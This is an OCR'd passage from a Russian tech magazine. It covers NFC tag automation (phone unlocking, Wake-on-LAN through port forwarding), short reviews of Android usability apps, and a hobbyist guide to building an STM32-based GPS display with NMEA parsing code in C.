Ведущий производитель NFC-тегов — компания NXP Semiconductors. Они производят теги семейства MIFARE, которые стали настолько популярны, что совместимость с ними обеспечивают не только другие производители тегов, но и производители NFC-чипов для смартфонов (на уровне эмуляции тегов). Семейство включает в себя несколько разных моделей, начиная от простейших MIFARE Ultralight C и заканчивая MIFARE DESFire EV1, имеющих встроенную файловую систему с поддержкой криптографии и гибко настраиваемыми правами доступа.

Пропускаем экран добавления переключателей, на следующем экране подносим смартфон к тегу.

Теперь после установки смартфона в держатель мы получим полностью настроенный для использования в автомобиле смартфон.

Разблокировка смартфона

У Motorola есть довольно интересный аксессуар для смартфонов под названием Motorola Skip (goo.gl/oE1UlX). Это клипса на одежду для быстрой разблокировки смартфона без необходимости введения PIN-кода или графического ключа. Аксессуар в некоторых случаях довольно полезный, но работает он только со смартфонами той же компании. К счастью, аналогичную штуковину можно собрать на коленке.

Не буду рассказывать, как сделать саму клипсу, — тут каждый волен проявить свою фантазию, NFC-тег можно и на руку наклеить — а вместо этого скажу, как настроить разблокировку смартфона при ее касании. Есть несколько способов, но самый простой и эффективный — это Xposed-модуль NFC LockScreenOff Enabler. Модуль, как и сам Xposed, требует root, но зато кроме эффективного решения задачи включает в себя суперфункцию — активацию NFC при выключенном экране.

Дело в том, что в целях безопасности Android запрещает использовать NFC до тех пор, пока экран не будет разблокирован (не просто включен, а именно разблокирован), что сводит на нет многие эффективные приемы его использования. NFC LockScreenOff Enabler решает эту проблему.

Визитка

NFC-теги можно использовать в комбинации с визитками. На рынке есть несколько компаний, которые занимаются их выпуском, однако их ценники таковы, что проще самостоятельно наклеить теги на обыкновенные визитки и в кармане еще останется куча денег. В тег можно записать любую информацию, включая контактные данные (TagWriter поддерживает такой формат), адрес веб-сайта или даже географические координаты своего офиса (смартфон автоматически откроет карты для показа положения). А самое главное — визитку совсем не обязательно отдавать человеку, достаточно, чтобы он ее отсканировал.

Включение компа


Идея в том, чтобы создать настройку, которая позволит включать комп с помощью NFC-тега без учета того, где находится сам тег. Метод основан на функции WoL, позволяющей включать комп с помощью отправки пакетов на Ethernet-порт, и Android-приложении Wol Wake on Lan Wan, которое делает это через интернет.

Как настроить? Для начала открываем панель управления роутером и настраиваем проброс портов 7 и 9 (порты WoL) на нашу домашнюю машину. Очень важно указать MAC-адрес вместо IP. Далее идем на noip.com, регистрируемся и получаем бесплатный домен, который мы будем использовать, чтобы достучаться до роутера извне.


Далее устанавливаем на смартфон Wol Wake on Lan Wan, нажимаем кнопку Add New и вбиваем в открывшемся окне произвольное имя, MAC-адрес компа и полученный ранее домен, нажимаем Save. Ставим Tasker, переходим на вкладку Tasks, создаем новую задачу, в качестве действия выбираем Plugin → Wol Wake on Lan Wan и наш WoL-профиль. Сохраняем.

Теперь нам нужно привязать эту задачу к NFC. Для этого запускаем Trigger, добавляем задание, в качестве триггера выбираем NFC, а в качестве действия — «Планировщик → Задание Планировщика» (разрабы перевели Tasker как «Планировщик»), далее выбираем созданную на предыдущем этапе в Tasker задачу, пропускаем создание переключателей и на последнем этапе настройки подносим смартфон к NFC-тегу.

Это все. Если все настроено правильно, то при обнаружении тега Android отдаст управление Trigger, он, в свою очередь, запустит Tasker-задачу, которая активирует нужный нам профиль в приложении Wol Wake on Lan Wan, оно отправит WoL-пакет роутеру, а тот перенаправит его на MAC-адрес компа, сетевая карта которого… Ну да ладно. В общем, все просто должно работать :).




Trigger: профиль для автомобиля



NFC LockScreenOff Enabler: разблокировка NFC-тегом

ВЫВОДЫ

Технология NFC имеет массу применений, и я уверен, что уже через 50 лет NFC-метки и терминалы оплаты будут повсюду (прим. ред. а может и намного раньше, лет так эдак через 15), от рекламных плакатов до супермаркетов. И я надеюсь, что хоть в этот раз Россия не отстанет от всего мира на пятьдесят лет.




КАРМАННЫЙ СОФТ

Друзья, с этого номера мы начинаем публикацию ежемесячных обзоров интересного, а главное — полезного софта. Выпуски будут тематические. В этом месяце сконцентрируемся на юзабилити, в следующем — на безопасности, потом экономия трафика и так далее. Приложений в обзоре будет немного, зато каждое из них — настоящий бриллиант. Предвидя вопрос о платформах, скажу, что акцент будет сделан на Android (все-таки надо быть реалистами), но обещаем не забывать об iOS и других платформах.

Приятного чтения.

ВЫПУСК #1. ЮЗАБИЛИТИ






TAPPATH

TapPath — новое приложение от Криса Лейси (Chris Lacy), разработчика, подарившего нам удобнейший мобильный браузер Link Bubble и под завязку нашпигованный инновационными функциями домашний экран Action Launcher. Как и большинство творений Криса, TapPath крайне простое, но абсолютно гениальное приложение, серьезно улучшающее user experience.

Идея здесь следующая. Ты просматриваешь ленту новостей и натыкаешься на интересную статью, прочитать которую можно, перейдя по ссылке на сайт. Времени у тебя мало, поэтому ты решаешь сохранить статью в Pocket и прочитать через несколько часов. Для этого тапаешь по ссылке, а затем в браузере вызываешь контекстное меню, нажимаешь «Поделиться» и выбираешь Pocket. Удобно? Нет! Особенно если учитывать, что с помощью TapPath все это можно сделать, два раза тапнув по ссылке.

Используемое для двойного тапа приложение, естественно, можно изменить. При этом для конфигурирования доступно одинарное и даже тройное нажатие. Итого три разных действия над ссылкой без всяких меню и запуска сторонних приложений. Просто, удобно, гениально.

TapPath: goo.gl/bQmh8E
Платформа: Android
Цена: 30 рублей







PEEK

Разработчики прошивки Paranoid Android всегда были падки до интересных идей, в особенности если они принадлежат не им. Однажды они украли идею у мессенджера Facebook и сделали на ее основе функцию Halo, в другой раз перенесли идею кругового меню из стокового браузера в прошивку, а движок тем CyanogenMod так и вообще утащили целиком. Ребята веселые, поэтому функция Active Display в смартфонах Motorola им тоже пришлась по душе.

Так появилась Peek — штатная функция Paranoid Android, которая включает экран и выводит на него пришедшие уведомления, когда юзер берет смартфон в руки или достает из кармана (используется датчик положения и освещенности). Приложение Peek — развитие этой идеи от одного из разработчиков прошивки с кучей настроек и изумительным дизайном.

Совсем недавно появилась бесплатная версия Peek, так что даже если ты уже используешь приложение с подобной функциональностью — настоятельно рекомендуем попробовать.

Peek Free: goo.gl/4KI09Y
Платформа: Android
Цена: бесплатно


LAST APP SWITCHER

Ох, сколько разработчиков пыталось решить проблему мультитаскинга в смартфонах. Выезжающие по бокам экрана панели, список последних запущенных приложений в шторке, полупрозрачный список поверх экрана, свайпы, виджеты. А между тем ларчик открывался на удивление просто.

Last App Switcher — крайне простое приложение, которое позволяет переключаться между двумя приложениями, просто нажав кнопку «Поиск» или потянув вверх от кнопки «Домой» (на смартфонах без хардварных кнопок управления). И все это без необходимости получать root, софтина просто прикидывается поисковым движком.

Да, по умолчанию вместо кнопки «Поиск» используется небольшая полупрозрачная кнопка поверх экрана, но поведение можно изменить в настройках.

Last App Switcher: goo.gl/xixA2X
Платформа: Android
Цена: бесплатно






MULTI CLIPPER

Для Android есть множество менеджеров буфера обмена, и все они неудобные. Почти всегда это приложение, которое просто сохраняет в себе скопированный текст. Multi Clipper отличается от них и позволяет создать своего рода стековый буфер обмена: в него можно помещать текст простым копированием и в любой момент извлекать с помощью меню, доступного через нажатие небольшой кнопки, которая всегда на экране.

Идеальный инструмент для тех, кому приходится перемещать между приложениями сразу несколько разных участков текста и работать с массивами однотипных строк (привет мобильным программистам). Сейчас приложение выглядит несколько несуразно, но отлично работает.

Multi Clipper: goo.gl/kQw9i3
Платформа: Android
Цена: бесплатно

Все вопросы касательно наполнения рубрики, а также предложения включить в обзор тот или иной софт можно смело отправлять на email редактора рубрики (zobnin@gmail.com). Туда же можно слать весь связанный с обзорами гнев, оскорбления и прочий конструктив.



Кирилл Снежко
snezhko.kirill@gmail.com

ХАКЕРСКОГО РАЗЛИВА

СОБИРАЕМ GPS-РАДАР НА БАЗЕ STM32F3DISCOVERY И U-BLOX NEO-6M

Конечно, ты можешь купить GPS-приемник в Китае за несколько долларов. А можешь и не покупать — все равно он есть у тебя в телефоне, в навигаторе в машине... Но если ты хочешь быть настоящим хакером-инженером и разобраться в технологии GPS на низком уровне, то добро пожаловать в эту статью. Разберемся так, что мало не покажется!

История разработки глобальной системы позиционирования (Global Positioning System, GPS) уходит корнями в 50-е годы прошлого века, а первый спутник был запущен в 1974 году. Первоначально система использовалась лишь военными, но после трагедии с самолетом авиакомпании Korean Airlines, который был сбит над территорией СССР, гражданские службы также получили возможность работы с GPS. В 1993-м окончательно было решено предоставить GPS для использования гражданскими службами на безвозмездной основе, а после отключения намеренного округления положения точность возросла со ста метров до двадцати. В наши дни точность продолжает увеличиваться, а стоимость приемников — снижаться. Поэтому сделать GPS-логгер, ну или навигатор, может любой,:).

МАТЧАСТЬ

Итак, что же должно делать наше устройство?

1. Получить информацию о текущем положении от GPS-приемника.
2. Разобрать ее.
3. Показать на экране текущее положение приемника, а также видимые спутники.

Для этого придется узнать, что таится за терминами GPS, NMEA-0183 и алгоритм Брезенхема.

GPS

Конечно, детально разбираться в нюансах работы GPS не требуется, поскольку всю работу по вычислению координат, скорости, курса и других параметров за нас возьмет на себя GPS-приемник. Но базу знать надо. В первую очередь надо понять, что GPS-приемник ничего и никогда не передает спутникам Если ты мне не веришь, то просто обрати внимание, что при-

емники могут быть размером с флешку, в то время как антенны спутниковых телефонов порой больше самого телефона. Задача спутниковой навигации заключается в определении приемником своих координат, если известны точные координаты передатчиков. Если мы знаем расстояние до спутников, то с помощью элементарных геометрических построений можно с некоторой точностью рассчитать свои координаты.

Для нахождения расстояния между приемником и передатчиком необходимо сначала синхронизировать их часы, а затем посчитать искомое расстояние, зная скорость распространения радиоволны, а также задержку между временем передачи и временем приема.

Как я уже писал выше, приемнику необходимо знать точные положения передатчиков. Подобная информация предоставляется передатчиком и называется «альманах». Естественно, эта информация устаревает, поэтому в зависимости от «свежести» альманаха можно выделить три типа задержки между включением приемника и определения его первых точных координат: «холодный старт», «теплый старт» и «горячий старт».

Существуют способы, которые позволяют уменьшить время старта: AGPS (получение альманаха альтернативными способами — через интернет или Почтой России), DGPS (исключение искажения сигнала атмосферой) и другие. Но я их рассматривать не буду, поскольку для выполнения поставленной задачи этого не нужно.

Теперь разберемся с тем, в каком же виде рассчитанные координаты появляются на выходе устройства. Для этого существует специальный стандарт.

NMEA-0183

NMEA — National Marine Electronics Association, а NMEA-0183 (согласно Википедии) — текстовый протокол связи морского (как правило, навигационного) оборудования (или оборудования, используемого в поездах) между собой. Вот строки, приходящие от моего приемника.


```
(...)
$GPRMC,174214.00,A,5541.23512,N,03749.12634,E,↵
  3.845,178.09,150914,,,A*6F
$GPVTG,178.09,T,,M,3.845,N,7.121,K,A*35
$GPGGA,174214.00,5541.23512,N,03749.12634,E,1,04,↵
  4.98,178.2,M,13.1,M,,*56
$GPGSA,A,3,20,14,04,17,,,,,,,,,8.85,4.98,7.31*02
$GPGSV,4,1,16,01,67,242,,02,,,15,03,,,15,04,53,↵
  284,35*74
$GPGSV,4,2,16,05,,,23,07,,,19,08,,,21,10,,,24*7F
$GPGSV,4,3,16,11,,,14,12,,,12,14,35,058,37,17,24,↵
  311,34*72
$GPGSV,4,4,16,20,40,275,29,22,08,097,,37,25,199,↵
  27,39,25,195,32*73
$GPGLL,5541.23512,N,03749.12634,E,174214.00,A,A*6D
(...)
```

Сначала определим похожие части каждой строки. Легко видеть, что все они начинаются одинаково и более-менее одинаково заканчиваются. `$GP` — информация идет от приемника GPS (ты ведь понимаешь, что на корабле куча других датчиков: если бы у нас был аварийный маяк, то строка начиналась бы с `$EP`, а если эхолот, то с `$SD`, ну и так далее). Каждая строка обязательно заканчивается контрольной XOR-суммой всех байтов в строке, начиная от `$` и заканчивая `*`, — это как раз те два символа в конце строки. И не забываем про символы `<CR>` и `<LF>` после контрольной суммы.

Разберем каждую из строк подробнее.

```
$GPRMC,hhmmss.ss,A,aaaa.aaaa,N,bbbb.bbbb,E,c.c,d.↵
d,DDMMYY,z1,z2,e*ff
```

- `GPRMC` — GPS Recommended Minimum Navigation Information sentence C — рекомендуемый минимум навигационной информации, строка типа C.
- `hhmmss.ss` — время по всемирному координированному времени UTC, когда была произведена фиксация положения.
- `A` — флаг достоверности информации. Если `V`, то информации верить нельзя.



SRC

Весь код ты можешь найти на гитхабе (у меня: https://github.com/argrento или у Хакера). Просто скопируй с заменой файлы в папку Template из Standard Peripheral Library.



WWW

Страница Neo-6M: goo.gl/iyztz2

Первоисточник NMEA-0183: www.nmea.org

Документация на экран MT-12864A: goo.gl/VFLHA9

- `aaaa.aaaa` — величина широты. Первые две цифры — градусы, вторые две — целое значение количества угловых минут, после точки — дробная часть количества угловых минут (переменной длины).
- `N` — северная широта. Если `S`, то южная.
- `bbbb.bbbb` — величина долготы. Первые две цифры — градусы, вторые две — целое значение количества угловых минут, после точки — дробная часть количества угловых минут (переменной длины).
- `E` — восточная долгота. Если `W`, то западная.
- `c.c` — горизонтальная скорость в узлах (умножить на 1,852 для получения скорости в километрах в час), целая и дробная части имеют переменную длину.
- `d.d` — направление скорости (путевой угол, курс) в градусах, целая и дробная части имеют переменную длину.
- `DDMMYY` — текущая дата.
- `z1` — отсутствующая у нас величина направления магнитного склонения.
- `z2` — также отсутствующее у нас направление магнитного склонения.
- `e` — индикатор режима.
- `ff` — контрольная сумма.

```
$GPVTG,a.a,T,b.b,M,c.c,N,d.d,K,A*e
```

- `$GPVTG` — GPS Track Made Good and Ground Speed — строка с информацией о курсе и скорости.
- `a.a` — курс в градусах.
- `T` — True, флаг достоверности информации.
- `b.b` — направление магнитного склонения (у нас его нет).
- `M` — Magnetic, да, действительно магнитное.
- `c.c` — горизонтальная скорость в узлах (умножить на 1,852 для получения скорости в километрах в час).
- `N` — kNots, узлы.
- `d.d` — горизонтальная скорость в километрах в час (и умножать ничего не надо).
- `K` — километры в час.
- `ee` — контрольная сумма.

```
$GPGGA,hhmmss.ss,a.a,N,b.b,E,c,d,e.e,f.f,↵
M,g.g,M,h.h,*i
```

- `$GPGGA` — Global Positioning System Fix Data — строка с информацией о текущем местоположении.
- `hhmmss.ss` — время по всемирному координированному времени UTC, когда произведена фиксация положения.
- `a.a` — величина широты.
- `N` — северная широта. Если `S`, то южная.
- `b.b` — величина долготы.
- `E` — восточная долгота. Если `W`, то западная.
- `c` — флаг качества сигнала GPS.
- `d` — количество используемых спутников.
- `e.e` — фактор снижения точности (DOP, Dilution of precision).
- `f.f` — высота расположения приемника над уровнем моря.
- `M` — высота дается в метрах.
- `g.g` — различие между геоидом (истинной формой нашей планеты) и эллипсоидом по WGS84 (трехмерная система координат для позиционирования).
- `M` — различие дается в метрах.
- `h.h` — номер станции, передающей поправки DGPS.
- `i` — контрольная сумма.

```
$GPGSA,A,x,y1,y2,y3,y4,y5,y6,y7,y8,y9,y10,y11,↵
y12,z1,z2,z3*i
```

- `$GPGSA` — GPS DOP and Active satellites — строка с информацией о спутниках, использованных для определения местоположения и о факторах снижения точности.
- `A` — автоматический режим выбора работы в 2D или 3D, `M` — ручной режим, когда жестко выбран, например, 2D.
- `x` — режим работы приемника: `0` — координаты не определены, `1` — режим 2D, `2` — режим 3D.
- `y1..y12` — номера спутников, используемых для определения местоположения приемника.

- `z1..z2` — PDOP, HDOP, VDOP (факторы снижения точности по положению, в горизонтальной плоскости и в вертикальной плоскости соответственно).
- `i` — контрольная сумма.

```
$GPGSV,a,b,c1,d1,e1,f1,c2,d2,e2,f2,c3,d3,e3,↵
f3,c4,d4,e4,f4*i
```

- `GPGSV` — GPS Satellites in View — строка содержит в себе информацию о номере, азимуте, высоте над горизонтом и соотношением сигнал/шум спутника. В строке максимально может быть четыре спутника.
- `a` — общее количество строк `GPGSV`.
- `b` — номер текущей строки.
- `c1..c4` — номер спутника.
- `d1..d4` — высота над горизонтом в градусах (`0..90`).
- `e1..e4` — азимут спутника в градусах (`0..359`).
- `f1..f4` — соотношение сигнал/шум в децибелах (`0..99`).

`$GPGLL,5541.23512,N,03749.12634,E,174214.00,A,A*6D` — на этой строке нет смысла останавливаться подробно, поскольку она содержит в себе координаты и время, а это мы уже имеем в строках `GPRMC` и `GPGGA`.

Разумеется, производителям GPS-приемников не запрещается добавлять собственные строки. У моего приемника можно при запуске увидеть такие:

```
$GPTXT,01,01,02,u-blox ag - www.u-blox.com*50
$GPTXT,01,01,02,HW  UBX-G60xx  00040007↵
FF7FFFFFp*53
$GPTXT,01,01,02,ROM CORE 7.03 (45969) Mar 17↵
2011 16:18:34*59
$GPTXT,01,01,02,ANTSUPERV=AC SD PDoS SR*20
$GPTXT,01,01,02,ANTSTATUS=DONTKNOW*33
$GPTXT,01,01,02,ANTSTATUS=INIT*25
$GPTXT,01,01,02,ANTSTATUS=OK*3B
```

Алгоритм Брезенхема

Этот алгоритм является одним из самых старых алгоритмов компьютерной графики — он был разработан Джеком Брезенхемом (IBM) аж в 1962 году. С его помощью происходит растеризация графического примитива, другими словами, этот алгоритм определяет координаты пикселей, которые необходимо зажечь на экране, чтобы полученный рисунок примитива совпадал с оригиналом.


Представим, что мы рисуем линию, идущую из точки `(0; 0)` в `(100, 32)`, как ты помнишь, у нашего экрана разрешение 128 × 64 точки. Несложно посчитать, что угол между этой прямой и осью X составляет менее 45 градусов. Работа алгоритма заключается в последовательном переборе всех координат по оси X в диапазоне от 0 до 100 и расчете соответствующей координаты Y. Логично, что в большинстве случаев значение координаты Y будет дробным, а это значит, что надо каким-то образом выбрать целочисленное значение координаты. Это делается путем выбора ближайшего пикселя. Для других углов наклона прямой, а также для окружностей, эллипсов и прочего алгоритм имеет аналогичный вид (подробнее о нем можно почитать в Википедии).

Алгоритм Брезенхема использует только операции сложения и вычитания целых чисел: обычно использование арифметики дробных чисел замедляет работу контроллера. Обычно, но не в нашем случае, поскольку внутри контроллера STM32F303VC находится ядро ARM Cortex-M4 с FPU. FPU (Floating Point Unit) — устройство, ускоряющее работу с дробными числами (математический сопроцессор), поэтому нас ничто не ограничивает и мы можем использовать алгоритм DDA-линии (goo.gl/kspHco).

Интересную демонстрацию ускорения работы МК при рисовании фракталов можно посмотреть на YouTube (youtu.be/BsGjWJAu2rI).

ЖЕЛЕЗО

- Отладочная плата STM32F3-Discovery;
- модуль UART GPS NEO-6M от WaveShare на базе приемника u-blox NEO-6M;
- ЖК-матрица MT-12864A.



WARNING

Не забывай заземляться! Помни, что разряд статического электричества может убить и модуль GPS, и антенну, и экран, и контроллер!

Про ЖК-экран я рассказывал в сентябрьском номере (№ 188), кратко лишь скажу, что сделан он на базе контроллеров KS0108, а схема подключения к STM32F3-Discovery не изменилась: разъем для подключения экрана содержит в себе 20 пинов, описание представлено в списке по следующей маске: <номер> — <название из даташита> — <описание из даташита> — <куда подключается>.

- 1 — Ucc — питание — к 5V на Discovery.
- 2 — GND — земля — к GND на Discovery.
- 3 — Uo — вход питания ЖК-панели для управления контрастностью — к подстроечному резистору.
- 4..11 — DB0..DB7 — шина данных — к PD0..PD7 на Discovery.
- 12, 13 — E1, E2 — выбор контроллера — к PD8,PD9 на Discovery.
- 14 — RES — сброс — к PD10 на Discovery.
- 15 — R/W — выбор: чтение/запись — к PD11 на Discovery.
- 16 — A0 — выбор: команда/данные — к PD12 на Discovery.
- 17 — E — стробирование данных — к PD13 на Discovery.
- 18 — Uee — выход DC-DC преобразователя — к подстроечному резистору.

NEO-6M

Данный приемник производится швейцарской компанией u-blox, основанной в 1997 году. Линейка модулей Neo-6 представлена разновидностями G, Q, M, P, V и T, каждый из которых обладает своими характерными возможностями: например, Neo-6P имеет возможность очень точного (с ошибкой <1 м) определения положения за счет метода Precise Point Positioning (PPP).

Приемник Neo-6M обладает следующими свойствами:

- время холодного или теплого старта — 27 с;
- время горячего старта — 21 с;
- максимальная частота выдачи информации — 1 Гц;
- максимальная точность определения положения — 2,5 м;
- максимальная точность определения скорости — 0,1 м/с;
- максимальная точность определения курса — 0,5 градуса.

Neo-6M умеет использовать SBAS (Satellite Based Augmentation System) — спутниковые системы дифференциальной коррекции, что увеличивает точность определения положения до 2 м, а также AGPS (Assisted GPS) для снижения времени холодного старта. Получение данных AGPS происходит с сайта u-blox с помощью сервисов AssistNow Online и AssistNow Offline (долгосрочный альманах). Модуль обладает поддержкой протоколов NMEA, UBX и RTCM. UBX — проприетарный протокол от u-blox, а RTCM — протокол для передачи модулю данных о дифференциальной коррекции DGPS. Также для связи доступны интерфейсы UART, I2C, SPI и USB.

Для работы с приемниками существует оригинальная утилита u-center, имеющая на момент написания статьи версию 8.11 (рис. 1).

Видно, что Neo-6M обладает огромным потенциалом, но детально описать все его возможности не хватит места, поэтому ограничимся предлагаемыми из коробки: только UART на скорости 9600, только NMEA, частота импульсов — 1 Гц.

В плане подключения все предельно просто: линии VCC, GND, RX и TX на приемнике подключаем к +3.3V, GND, PA9 и PA10 на Discovery соответственно.

ПРОГРАММА

Она должна отображать текущее положение приемника, скорость, направление движения, факторы снижения точности, время, дату, а еще показывать в полярной системе координат используемые спутники. Вот примерно так, как это делает u-center на рис. 2.

Как только строка `line` от Neo-6M принимается контроллером, происходит ее разбиение на токены (массив `charTokens`) — на подстроки, которые в исходной строке разделены запятыми.

```
char *token = malloc(strlen(line) + 1);
char *token2 = malloc(strlen(line) + 1);
int currentTokenNumber = 0;
int currentCharInTokenNumber = 0;
```

```
strcpy(token, line);
char *delimeter = ",";
while (token != NULL) {
  token2 = strpbrk(token + 1, delimeter);
  if (token2 == NULL) {
    delimeter = "*";
    token2 = strpbrk(token + 1, "*");
  }
  /* Копируем часть строки между разделителями */
  currentCharInTokenNumber = 0;
  /* Очищаем значение токена */
  memset(charTokens[currentTokenNumber], '\0',↵
  MAX_TOKEN_LENGTH);
  for (char *ch = token + 1; ch < token2; *(ch++))
{
    charTokens[currentTokenNumber]↵
    [currentCharInTokenNumber] = *ch;
    currentCharInTokenNumber++;
  }
  currentTokenNumber++;
  if (delimeter[0] == '*') {
    token = NULL;
  } else {
    token = token2;
  }
}
```

Казалось бы, вполне логично использовать функцию `strtok`, но я этого не делаю. Причину покажу на примере. Пусть имеется строка `a,b,,,c`. Результат разбития ее на токены с помощью `strtok` будет таким: `'a', 'b', 'c'`. Для разбора NMEA это недопустимо, поскольку в этом протоколе значения токенов зависят от положения в строке. Результат работы описанного выше метода включает в себя пустые токены — `'a', 'b', '0', '0' 'c'`.

Для удобного хранения информации о положении приемника, о точности определения положения, а также о параметрах спутников были написаны три структуры данных.

Положение и скорость приемника, а также дата и время:

```
struct _minimumNavigationInfo {
  float latitude;
  char latModificator; // East or West
  float longitude;
  char lonModificator; // North or South
  float groundSpeed;
  float speedAngle;
  float height;
  char heightModificator; // Metres or smth else
  char time[9]; // "hh:mm:ss\0"
  char date[9]; // "DD.MM.YY\0"
  char isValid;
};
```

